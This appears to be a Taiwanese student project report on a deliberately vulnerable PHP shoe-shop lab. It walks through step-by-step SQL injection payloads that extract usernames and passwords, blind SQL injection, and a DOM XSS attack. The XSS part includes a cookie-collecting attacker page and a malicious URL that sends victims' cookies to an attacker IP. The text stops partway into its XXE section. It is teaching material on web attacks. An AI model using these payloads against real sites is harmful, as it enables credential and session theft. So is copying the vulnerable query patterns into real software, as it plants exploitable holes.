

安全程式設計與駭客攻防技術

期末專案



WEB SECURITY AND MAN IN THE MIDDLE ATTACK

第 3 組 1092950 林佳笙 / 1093332 商東峻 / 1094841 李昱佑

目錄

一、組員分工	2
二、系統主題與架構	2
三、資料庫設計	3
四、SQL injection UNION attack.....	5
五、Blind SQL Injection.....	8
六、DOM XSS	10
七、XXE Injection.....	14
八、任意檔案上傳	16
九、CSRF.....	18
十、Clickjacking	18
十一、DNS Spoofing	21
十二、系統程式碼連結	31
十三、影片連結統整	31
十四、參考文獻	31
十五、系統製作參考與引用資源.....	32

一、組員分工

1092950林佳笙	1093332商東峻	1094841李昱佑
1. DNS Spoofing 整理 2. 攻擊DEMO	1. 網站漏洞整理 2. 惡意伺服器架設 3. 攻擊DEMO	1. 弱點系統撰寫 2. 弱點伺服器架設 3. 攻擊DEMO

二、系統主題與架構

我們系統的撰寫使用 PHP8 撰寫後端，並使用 HTML、CSS 與 JavaScript 撰寫前端。資料庫系統則是使用 MySQL，而網頁伺服器是使用 Apache2。環境的建立，我們特別採用了 Docker-compose 來建立多個容器，使多人開發時更為方便。若老師想要啟動我們的系統，也可以透過簡單的 docker 指令快速建立一模一樣的環境。圖 1 是我們整個專案使用的語言比例。圖 2 則為本專案的 docker-compose 文件。

我們網站的主題為嘉大鞋子購物網站，由於我們想製造一點真實的情境，而非單純做出網站漏洞，所以我們在主題的構思上，也花了不少心思。

嘉大鞋子購物網站中，提供了許多方便使用者瀏覽鞋子的功能，其中有依照類別過濾鞋子的功能，也有依照關鍵字搜尋鞋子的功能，使用者也可以觀看鞋子的介紹與查詢每雙鞋子在每間分店的庫存量。在實作漏洞的同時，我們也模擬了許多真實網頁會有的功能。

網站中，我們也提供了使用者登入與登出的功能，並讓使用者可以依照自己的喜好更換頭貼與密碼，甚至也提供了刪除帳號的功能。

為了某些漏洞的實現，我們在網站中添加了利用 cookie 追蹤使用者瀏覽紀錄的功能，模擬商家追蹤使用者瀏覽情形的功能。

圖 3 為專案的目錄，而表 1 為每個檔案與子目錄的簡述。




圖 1 (專案使用的語言比例)

```
version: '3.3'
services:
  php:
    build: ./php
    ports:
      - "80:80"
      - "443:443"
    depends_on:
      - mysql
    volumes:
      - ./www:/var/www/html
  mysql:
    image: mysql:latest
    build: ./mysql
    ports:
      - "3306:3306"
    volumes:
      - ./mysql/data:/var/lib/mysql
    environment:
      MYSQL_ROOT_PASSWORD: root
      #MYSQL_DATABASE: testdb
  phpmyadmin:
    image: phpmyadmin/phpmyadmin
    ports:
      - "8888:80"
    depends_on:
      - mysql
    environment:
      PMA_HOST: mysql
      PMA_PORT: 3306
```

圖 2 (專案使用的 docker 文件)

目錄	檔案	內容
root	config.php	資料庫的連線設定
css	styles.css	美化網站所使用的css
root	delete_account.php	使用者刪除帳號的頁面
root	edit_passwd_page.php	使用者修改密碼的頁面
root	edit_profile_photo_page.php	使用者更換頭貼的頁面
img	NCYU_photo1.jpg	嘉義大學的風景照
img	big_logo.png	嘉大鞋子的大LOGO圖
img/products	xx.jpg	所有商品的照片
img/rating	xx.png	所有評等的照片
img/users/uploads	xx.png	所有使用者上傳的頭貼
root	Index.php	首頁
js	check_stock.js	請求庫存數量的JavaScript
js	check_stock_xml.js	製作請求庫存的xml的JavaScript
root	login_page.php	使用者登入頁面
php	delete.php	刪除帳號的程式
php	edit_passwd.php	修改密碼的程式
php	login.php	登入的程式
php	logout.php	登出的程式
php	stock.php	回應庫存的程式
php	track.php	追蹤使用者cookie的程式
php	upload.php	上傳頭貼的程式
root	product.php	查看商品細節的頁面
root	product_all.php	瀏覽所有商品的頁面
root	product_filter.php	過濾商品後的頁面
root	product_search.php	查詢商品的頁面
template	footer.html	Footer的模板
template	html_header.html	Html中header的模板
template	nav_header_login.php	登入時的導覽列模板
template	nav_header_notlogin.php	為登入時的導覽列模板

表 1 (專案中檔案與子目錄的簡述)




圖 3 (專案目錄)

此連結影片為網站的 demo 影片：<https://youtu.be/PxRXmFCEB80>。

三、資料庫設計

圖 4 為此系統的資料庫整體關聯圖。主資料庫為 NCYU_SHOES，其中包含了 5 個 tables，分別為 users、users_profile_photo、page_visits、stock 與 product。




圖 4 (整體關聯圖)

如圖 5，Users 為儲存使用者帳號密碼的 table，其中有三個欄位，分別為 user_id、username 與 password。

如圖 6，Product 為儲存所有商品資訊的 table，共有六個欄位，分別為 product_id、product_name、price、description、category 與 rating(評分)。

user_id	username	password
1	uuli	uuli123
2	lee	lee123
4	admin	rQot
11	test	test123

圖 5 (Users)

product_id	product_name	price	description	category	rating
1	EQ19 跑鞋	1299	保持速度。這款 adidas 跑鞋採用輕量鞋面設計，搭配 Cloudfoam 避震中底，提供柔軟彈力...	跑鞋	5
2	SUPERNova 2.0 跑鞋	3890	Supernova 2 的碳足跡比 2020 Supernova 低了 10%。*從原料提取、加工、...	跑鞋	4
3	SPIRITAIN 2000 GORE-TEX 跑鞋	2299	這款 adidas 跑鞋搭載 Adiprene 避震科技，提供舒適腳感，讓你在比賽中一舉領先。採用彈...	跑鞋	3
4	RUN 80S 跑鞋	1859	造型復古，感受摩登舒適。這款跑鞋搭載 Cloudfoam 中底，助你舒適運動。含麂皮飾面和標誌性三條...	跑鞋	4
5	DROP STEP 經典鞋	2299	這款 adidas 經典鞋融合了品牌的籃球風範和對設計的堅持。飾有幾何拼接色塊、斜角三條紋和中筒，...	籃球鞋	3
6	DROP STEP XL 經典鞋	2399	這款 adidas Drop Step XL 經典鞋秉承復古設計，以大膽的比例和徽標設計新鮮演繹，用...	籃球鞋	2
7	FORUM LUXE 經典鞋	2559	結合 80 年代風格和現代奢華。這款 adidas 鞋款具有高級皮革鞋面搭配軟呢以及麂皮表層等精緻細...	籃球鞋	3
8	FORUM 運動休閒鞋	2199	不只是雙鞋，它是一種態度。這款 adidas Forum 於 1984 年初登場，在籃球界和音樂界...	籃球鞋	4
9	ADIZERO CYBERSONIC 網球鞋	5290	為閃電疾速網球鞋換上嶄新外觀。穿上這款 adidas adizero Cybersonic 網球鞋，...	網球鞋	3
10	STREETCHECK 經典	1100	簡單、有型。此 adidas 鞋款靈感來自經典籃球鞋，呈現獨特	網球鞋	4

圖 6 (Product)

如圖 7，users_profile_photo 為儲存使用者大頭貼的 table，共有兩個欄位，分別為 User_id 與 img_path(存放頭貼的路徑)。

user_id	img_path
1	/img/users/uploads/default.png
2	/img/users/uploads/default.png
4	/img/users/uploads/default.png
11	/img/users/uploads/default.png

圖 7 (users_profile_photo)

如圖 8，stock 為儲存商品庫存的 table，共有 3 個欄位，分別為 product_id、store_id 與 value(庫存量)。我們的商品共有 20 個，product_id 的分佈為 1~20；而分店數量共有 3 個，store_id 1 為台北，store_id 2 為嘉義，而 store_id 3 為高雄。此 table 共有 60 個 row，記錄了每個商品在每個分店的庫存。

tracking_id	timestamp	page_name
d2e0960144425b68d2228d0c151db42d9565cf374c76cdcaec...	2023-05-28 18:39:40	product_search.php
d2e0960144425b68d2228d0c151db42d9565cf374c76cdcaec...	2023-05-28 18:39:41	product_all.php
d2e0960144425b68d2228d0c151db42d9565cf374c76cdcaec...	2023-05-28 18:42:57	product_search.php
d2e0960144425b68d2228d0c151db42d9565cf374c76cdcaec...	2023-05-28 18:42:59	index.php
d2e0960144425b68d2228d0c151db42d9565cf374c76cdcaec...	2023-05-28 18:43:01	product_search.php
89d92dc907506d24362b6e7517b15d75ed31b0bb131351357e...	2023-05-28 18:43:18	login_page.php
89d92dc907506d24362b6e7517b15d75ed31b0bb131351357e...	2023-05-28 18:43:46	login_page.php
89d92dc907506d24362b6e7517b15d75ed31b0bb131351357e...	2023-05-28 18:43:57	index.php
89d92dc907506d24362b6e7517b15d75ed31b0bb131351357e...	2023-05-28 18:43:59	login_page.php
89d92dc907506d24362b6e7517b15d75ed31b0bb131351357e...	2023-05-28 18:44:06	index.php
89d92dc907506d24362b6e7517b15d75ed31b0bb131351357e...	2023-05-28 18:44:09	login_page.php
89d92dc907506d24362b6e7517b15d75ed31b0bb131351357e...	2023-05-28 18:44:16	index.php
89d92dc907506d24362b6e7517b15d75ed31b0bb131351357e...	2023-05-28 18:44:19	edit_profile_photo_page.php
89d92dc907506d24362b6e7517b15d75ed31b0bb131351357e...	2023-05-28 18:45:26	edit_profile_photo_page.php

圖 9 (page_visits)

product_id	store_id	value
1	1	54
1	2	45
1	3	45
2	1	30
2	2	355
2	3	467
3	1	20
3	2	23
3	3	345
4	1	100
4	2	535
4	3	0
5	1	60
5	2	32
5	3	24

圖 8 (stock)

如圖 9，page_visits 為記錄所有使用者瀏覽行為的 table，共有 3 個欄位，分別為 tracking_id、timestamp 與 page_name。任何一個使用者第一次進入網站時，無論是否有登入，皆會被設一個叫作 tracking_id 的 cookie，此 id 為隨機亂數。而每當使用者瀏覽網站中的任一網頁，系統都會透過 cookie 中的 tracking_id 來識別使用者，並利用 page_visits 來紀錄使用者的行為，其中包含了瀏覽的網頁與瀏覽的時間點。此 table 是用來模擬現今網站常利用 cookie 來追蹤使用者行為的情境，而我們會在該情境做出漏洞來展示攻擊。

四、SQL injection UNION attack

在了解 UNION attack 之前，我們要先了解什麼是 UNION。以下是 UNION 在 SQL 中的語法：

```
SELECT column_name(s) FROM table_name1
UNION
```

```
SELECT column_name(s) FROM table_name2;
```

在 SQL 中 UNION 能用來將兩個(以上)SQL 查詢的 table 合併起來，而兩張要併起來的 table 必須滿足兩個條件。首先，兩張 table 的欄位的個數要是相同，再來，兩張 table 相對應的欄位需要是相同的資料型別。圖 10 為我們的範例，在圖中可以看見我們有兩個 table，分別為 GroupA 與 GroupB，我們皆可以利用普通的 SELECT 語句去個別查詢 GroupA 或 GroupB 裡的所有成員。而當我們想查詢所

有 Group 的成員時，我們可以使用 UNION 將兩個個別的查詢合併成一個 table 輸出。

A組成員表(GroupA)		B組成員表(GroupB)	
ID	Name	ID	Name
1	李昱佑	1	林佳笙
2	商東俊		

A組所有的名字 SELECT Name FROM GroupA	B組的名字 SELECT Name FROM GroupB	所有的名字 SELECT Name FROM GroupA UNION SELECT Name FROM GroupB;									
<table border="1"> <thead> <tr> <th>Name</th></tr> </thead> <tbody> <tr> <td>李昱佑</td></tr> <tr> <td>商東俊</td></tr> </tbody> </table>	Name	李昱佑	商東俊	<table border="1"> <thead> <tr> <th>Name</th></tr> </thead> <tbody> <tr> <td>林佳笙</td></tr> </tbody> </table>	Name	林佳笙	<table border="1"> <thead> <tr> <th>Name</th></tr> </thead> <tbody> <tr> <td>李昱佑</td></tr> <tr> <td>商東俊</td></tr> <tr> <td>林佳笙</td></tr> </tbody> </table>	Name	李昱佑	商東俊	林佳笙
Name											
李昱佑											
商東俊											
Name											
林佳笙											
Name											
李昱佑											
商東俊											
林佳笙											

圖 10 (UNION 的範例)

那什麼是 UNION attack 呑？就是在 SQL Injection 的注入點中，使用 UNION 去查詢其他 table 的資料，並讓它合併在原本要查詢的 table 中，使攻擊者可以跨 table 的進行攻擊。圖 11 為我們的範例，假設今天網站中有個 SQL 語句，有 SQL injection 的注入點(如圖 11 中的 \$userID)，我們可以注入圖中的 UNION 語句，使輸出的結果由正常的搜尋使用者，變成印出 User_Passwd 中所有使用者的密碼。

GroupA		User_Passwd	
ID	Name	ID	passwd
1	李昱佑	1	uu1234
2	商東俊	2	jim1234

危險的PHP寫法： \$sql = "SELECT Name FROM GroupA WHERE ID = '".\$userID."'"; 在注入點輸入： ' UNION SELECT * passwd FROM User_Passwd;--	<table border="1"> <thead> <tr> <th>Name</th></tr> </thead> <tbody> <tr> <td>uu1234</td></tr> <tr> <td>jim1234</td></tr> </tbody> </table> <p style="text-align: right;">Result</p>	Name	uu1234	jim1234
Name				
uu1234				
jim1234				

圖 11 (UNION ATTACK 的範例)

接著，了解完 UNION attack 後，我們可以來了解常見的攻擊流程。

第一步，由於 UNION 的查詢中兩個 table 的欄位數必須一致，所以我們需要猜測欄位數。在 MySQL 中我們可以用以下的方法來猜測欄位數：

- , UNION SELECT NULL--
- , UNION SELECT NULL,NULL--
- , UNION SELECT NULL,NULL,NULL--

我們可以將 NULL 逐次的增加，直到 SQL 的查詢成功，就能依 NULL 的個數來判定需要幾個欄位。而為什麼可以使用 NULL 來猜測欄位數？這是因為每一個資料型別的內容都可以是 NULL，因此可視為 NULL 在跟其他資料型別比較時會自動轉型成該資料的資料型別。

第二步，基於 UNION 語法需要兩個要合併的 table 中，對應的欄位中要有一樣的資料型別，所以我們需要猜測每一個欄位的資料型別。我們可以藉由以下方式來猜測：

- ' UNION SELECT 'a',NULL,NULL,NULL--
- ' UNION SELECT NULL,'a',NULL,NULL--
- ' UNION SELECT NULL,NULL,'a',NULL--
- ' UNION SELECT NULL,NULL,NULL,'a'--

藉由將每個欄位擺放'a'或 1，並觀察 SQL 查詢是否成功，來判定每個欄位的資料型別為何。

第三步，藉由合併搜尋 information_schema 中的資訊來確定資料庫系統中的資料庫內容。MySQL、Microsoft 與 Postgre 等等的資料庫軟體，皆會透過一個叫 information_schema 的資料庫儲存各資料庫的資訊。以下為我們針對 information_schema 中的三個 table 做的整理：

- **information_schema.schemata**
 - 欄位 schema_name 記錄所有 schema 的名稱
- **information_schema.tables**
 - 欄位 table_name 記錄 table 的名稱
 - 欄位 table_schema 記錄 table 對應的 schema 名稱
- **information_schema.columns**
 - 欄位 column_name 記錄所有 column 的名稱
 - 欄位 table_name 記錄 column 對應的 table 名稱

我們可以藉由以上的 table 搭配 UNION attack 去取得每個 table 的詳細資訊。

在我們的網站的商品瀏覽頁面中，有根據分類過濾的功能，而過濾的功能中會利用 GET 去傳遞分類的名稱(如圖 12)，而在這邊我們有設計了一個會導致 SQL injection 的弱點(如圖 13)。




圖 12 (網頁中 SQL injection 的注入點)

```

8   # 確認category存在於資料庫，假如不存在就會回應500 Internal server Error
9   try {
10     $sql = "SELECT * FROM `product` WHERE category = '" . $_GET['category'] . "';";
11     $result = mysqli_query($conn, $sql);
12     $row = mysqli_fetch_array($result);
13   } catch (Error $e) {
14     header($_SERVER['SERVER_PROTOCOL'] . ' 500 Internal Server Error', true, 500);
15     include('template/html_header.html');

```

圖 13 (後端導致 SQL injection 的危險用法)

以下為該頁面的攻擊流程簡述：

1. 試試看在「?category=」後輸入' OR 1=1; -- ，確認是否有 SQL Injection 的漏洞
2. 利用在「?category=」後輸入' UNION SELECT NULL,NULL,NULL-- 來猜測需要幾個欄位
3. 發現需要 6 個欄位後，可以利用在「?category=」後輸入' UNION SELECT 'a',schema_name,'c','d','e','f FROM information_schema.schemata;-- 來查看所有的資料庫名稱
4. 發現了 NCYU_SHOES 資料庫後，我們可以利用在「?category=」後輸入' UNION SELECT 'a',table_name,'c','d','e','f FROM information_schema.tables WHERE table_schema='NCYU_SHOES';-- 來查看資料庫 NCYU_SHOES 中的所有 table 名稱
5. 由於我們想知道所有使用者的密碼，所以我們針對 users 這個 table。並利用在「?category=」後輸入' UNION SELECT 'a',column_name,'c','d','e','f FROM information_schema.columns WHERE table_name='users';-- 來得到所有 users 中的 column names
6. 最後，利用在「?category=」後輸入' UNION SELECT 'a',username, password,'d','e','f FROM NCYU_SHOES.users;-- 取得所有用戶的密碼，完成攻擊

該攻擊的 DEMO，我們使用影片的方式來完整的呈現，書面報告內就不再贅述。

影片連結：

<https://youtu.be/s1wS0aHIij4>

五、Blind SQL Injection

Blind SQL injection 發生在當網站有 SQL injection 的弱點，但他的 HTTP responses 無法提供任何 query 的結果或 ERROR 的資訊時。攻擊者需要透過網頁中或是封包中的不同反應，來做 SQL injection 。

例如輸入「1' and sleep(5);-- 」，觀察網站是否在等待，若有在等待，表示此為 SQL injection 的注入點。或是可以觀察網頁中，有沒有地方會因為輸入的不

同，而在封包中有類似 true or false 的反應。

在我們的網站中，若使用者是第一次訪問我們的網站，我們會設定一個 cookie tracking_id 為使用者，該 id 為一個隨機生成的亂碼。同時，我們也會在資料庫的 page_visit 中儲存新生成的 tracking_id。接著，每當帶有 tracking_id 這個 cookie 的使用者進入到我們網站中任何一個網頁時，導覽列上就會出現「歡迎回來」的字樣。若使用者的 tracking_id 沒有存在於資料庫中的 page_visit 或是使用者封包中沒有 tracking_id 的 cookie，則不會顯示。如圖 14，使用者的 cookie 中有 tracking_id，並且該 id 有被資料庫儲存，這時就會出現「歡迎回來」。



圖 14(導覽列上的「歡迎回來」)

而對攻擊者而言，「歡迎回來」可被作為 blind SQL injection 的攻擊。因為在我們後端的撰寫中有 SQL injection 的弱點。如圖 15 中，第 13 行會進行一個危險的 SQL 查詢，查詢使用者帶的 cookie tracking_id 是否存在於 page_visit 的 table 中，若有則為將 welcome_back 設為 1，並顯示「歡迎回來」；若沒有的話則會將 welcome_back 設為 0。

```
13     $sql = "SELECT * FROM `page_visits` WHERE tracking_id = '" . $tracking_id . "'";
14     $result = mysqli_query($conn, $sql);
15     if (mysqli_fetch_array($result)) {
16         $welcome_back = 1;
17         insertRecord($mysql, $tracking_id, $page);
18     } else {
19         $welcome_back = 0;
20     }
```

圖 15(判定是否顯示「歡迎回來」的部分程式碼)

這使攻擊者，可以透過有沒有顯示「歡迎回來」，來判斷這次的 SQL query 有沒有成功，若頁面中顯示「歡迎回來」表示成功；反之則是失敗。接著我們可以透過以下的流程，進行猜密碼的動作：

1. 猜測 SQL 語句可能為：

```
SELECT * FROM 某 table WHERE tracking_id = 'cookie 中的
tracking_id'
```

2. 試試看將其改成 {原本的}' and 2=1;--

若沒有顯示「歡迎回來」，表示這裡存在著 SQL Injection

3. 利用以下 input，試探是否有 users 這個 table

```
{原本的}' and (select 'a' from users LIMIT 1) = 'a';--
```

4. 利用以下 input，試探是否有 user 叫 admin

```
{原本的}' and  
(select username from users where username='admin') = 'admin';--
```

5. 利用以下 input 去試探密碼的長度

```
' and (select username from users where username='admin' and  
LENGTH(password)>1)='admin';--
```

6. 透過以下 input 去猜測密碼的每一個字元

```
' and (select substring(password,1,1) from users where username='admin')  
='1';--
```

我們將攻擊 DEMO 的所有過程與細節，皆放在影片中說明，其中也用了 Burp Suite 的 intruder 去暴力破解密碼，書面報告內就不再贅述。

影片連結：

https://youtu.be/CbQK_o6gewg

六、DOM XSS

DOM 是什麼？DOM(Document Object Model)是 HTML、SVG 等文件的程式介面，提供文件結構化表示的方法，且定義讓程式可以存取並改變文件架構、內容的方法。

在網站的開發中，我們常透過 JavaScript 來存取 DOM。以下為一個例子：

```
cool = document.getElementById('cool')  
alert(cool.innerText)
```

第一行我們可以透過 `document.getElementById` 來取得 id 為 cool 的 element，接著我們可以利用 `alert` 將 cool 裡的文字藉由警告的方式印出。

那 DOM 的弱點是什麼呢？假如網站沒有做 input validation，DOM 就可能會使網站的功能變成漏洞。

如圖 16，我們在網頁中使用 DOM 來取得網址中，name 參數的內容。當我們在 name 設為李昱佑時，JavaScript 中取得 name 後，會將 name 的內容不經驗證地直接寫入 html 中。



圖 16 (含 DOM XSS 的網頁範例)

而攻擊者可以透過輸入如<script>或等 tag，使 JavaScript 在存取 DOM 時，將惡意的程式寫入 html 中，並執行。如圖 17，攻擊者可以藉由將 name 的參數設為，使 JavaScript 存取該內容後，將 html 中寫入該惡意 tag，並執行攻擊者設計的訊息。




圖 17 (簡單的 DOM XSS 攻擊)

而我們網站中的商品查尋頁面中含有此弱點，如圖 18，我們假如在搜尋欄中輸入復古，按下搜尋後，網頁上回顯示有關於復古的鞋子，並會顯示「搜尋 復古 的結果...」的字樣。




圖 18 (商品查詢頁面的示範)

「搜尋 復古 的結果...」的字樣是利用前端的 JavaScript，透過存取 DOM 來顯示的。圖 19 為此 JavaScript 的程式碼，第 57 行中，前端程式會先存取網址中的 search 參數，接著利用第 54 行的函式將「搜尋 XXX 的結果...」印出。

在圖 20 中，攻擊者可以透過惡意的 tag 來執行惡意的結果。而圖 21 為執行的結果。

```

53     <script>
54         function printSearch(search) {
55             document.write("<h3>搜尋 "+search+" 的結果...</h3>");
56         }
57         var search = (new URLSearchParams(window.location.search)).get("search");
58         if(search) {
59             printSearch(search);
60         }
61     </script>

```

圖 19 (商品查詢頁面的前端程式碼)

以下照片與內容皆擷取自愛迪達官方網站！

EQ19 跑鞋 ★★★★★ NT\$1299 查看細節	SUPERNOVA 2.0 跑鞋 ★★★★★ NT\$3890 查看細節	SPIRITAIN 2000 GORE-TEX 跑鞋 ★★★★★ NT\$2299 查看細節	RUN 80S 跑鞋 ★★★★★ NT\$1859 查看細節

圖 20 (商品查詢頁面的惡意使用)

以下照片與內容皆擷取自愛迪達官方網站！

搜尋 的結果...

[111-2 安全程式設計與駭客攻防-期末專題] 第三組 (1092950 林佳笙, 1093332 商東峻, 1094841李昱佑)

圖 21 (商品查詢頁面的惡意執行結果)

接著，我們想透過模擬真實的攻擊情境，所以用一台虛擬機來扮演攻擊者的角色，並將該台虛擬機的 apache2 伺服器開啟，且放入了用來蒐集 cookie 的網頁。網頁的程式碼大致上與課程中實作時的程式碼一樣，但我們在最後一行加了

可以轉址的程式碼(如圖 22)，我們會在蒐集完被害者的 cookie 後，轉址到嘉大鞋子的首頁，使被害者不會發現任何不對勁。



```
GNU nano 6.3                                     dom_xss.php
<?php
$cookie = $_GET["cookie"];
$file = fopen('cookie.txt', 'a');
fwrite($file, $cookie . "\n");
header('Location: '.'http://10.51.50.5/index.php');
?>
```

圖 22 (攻擊者 cookie 蒉集頁面的程式碼)

接著，我們模擬攻擊者將有漏洞的網址後面加入了一串 script，使點下連結的被害者會將自己的 cookie 都傳到攻擊者的網頁中。以下為惡意網址(紅色的 IP 為攻擊者的 IP):

http://10.51.50.5/product_search.php?search=<script>document.location='http://10.51.51.31/dom_xss.php?cookie='+document.cookie;</script>

最後，我們將該惡意網址縮成短網址並藉由 Email 散播，模擬真實攻擊情境(如圖 23)。只要收到 mail，並點下連結的人就會將自己的 cookie 傳送給攻擊者，而因為最終會轉址回嘉大鞋子的首頁，所以被害者並不會知道自己被駭。




圖 23 (將惡意網址縮成短網址)

我們將攻擊 DEMO 放在影片中說明，書面報告內就不再贅述。
影片連結：

<https://youtu.be/5aBLsF7vhIU>

七、XXE Injection

XXE Injection(XML External Entity Injection)為關於 XML 的攻擊。所以首先我們先來談談 XML。XML 為標記式語言，他有別於 HTML 是用來表現資料，XML 用來說明資料與攜帶資料的資訊。而在網站設計中，XML 常被用於實作 AJAX(Asynchronous JavaScript and XML)的技術。

在 XML 中有幾個被預先定義好的 Entity(如圖 24)。由於有些符號在 XML 有特殊的意義，所以不會當作一般文字去解析，所以就需要使用預先定義好的 Entity 去取代原本的符號。在圖 24 中可以看到，若我們想寫<(小於)，我們必須寫成<；這時 XML parser 看到<就能正確的解析為小於；若直接使用<，則會被解析為一個 tag 的開頭。

XML Entity	XML Entity取代符號
&	&
<	<
>	>
'	'
"	"

`<message>|< 10 </message>`
• 需寫成 `<message>| < 10 </message>`
• 因為 < 會被當作是一個 tag 的開頭

圖 24 (預先定義好的 Entity)

接著，我們來看什麼是 DTD(Document Type Definition)。DTD 類似於 XML 檔案的模板，可以定義文件的架構，每個 element、attribute 與 entity 的 type 以及排列方式。它是一種用於驗證 XML 文件的約束語言。使用 DTD 可以對 XML 文件進行驗證，確保它符合所定義的結構和規則。驗證 XML 文件可以幫助確保數據的一致性和完整性，以及與其他應用程式的正確互動。

圖 25 為 DTD 的一個例子，我們可以藉由定義 DTD，使 Parser 在解析時，可以進行 DTD 驗證，確保 XML 文件符合定義的結構與規則。

